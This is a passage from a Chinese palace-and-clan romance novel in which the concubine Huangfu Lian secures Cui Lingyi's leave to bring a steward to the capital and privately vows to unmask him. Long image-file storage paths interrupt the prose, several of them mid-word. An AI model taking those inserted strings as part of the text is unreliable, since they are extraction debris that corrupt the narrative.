    “家主误会!”她颤声道。

    “妾身只是想问问家主,回京时……能不能带上王管家。”

    原是如此。

    崔令颐心中一默,默默按下方才打算罚她抄三遍家规清心明理的想法,淡声道:

    “可。”……

    崔令颐走了,走了有半刻钟皇甫怜才回过神。她伸手敷了敷自己发烫的面颊,哪怕是再世为人也有些羞臊。

    崔令颐方才想到哪里去了?高岭之花便是这种人吗?待她回京,定要在众人面前好好揭穿他的伪装,教世人看看他们推崇的世家魁首是个什么样的龌龊之人!

    她在心中暗暗发誓,胡思乱想了一通后,面上的热度才终于消减下来。

    虽然只是妾室的身份,但是能让崔令颐违背家规祖训,也算是意外之喜。况崔令颐这人也还算规矩,未行礼不会有逾矩,这身份也只是伪装罢了。

    如今万事俱备,只差回京一口东风,便能顺利将她扶摇直上。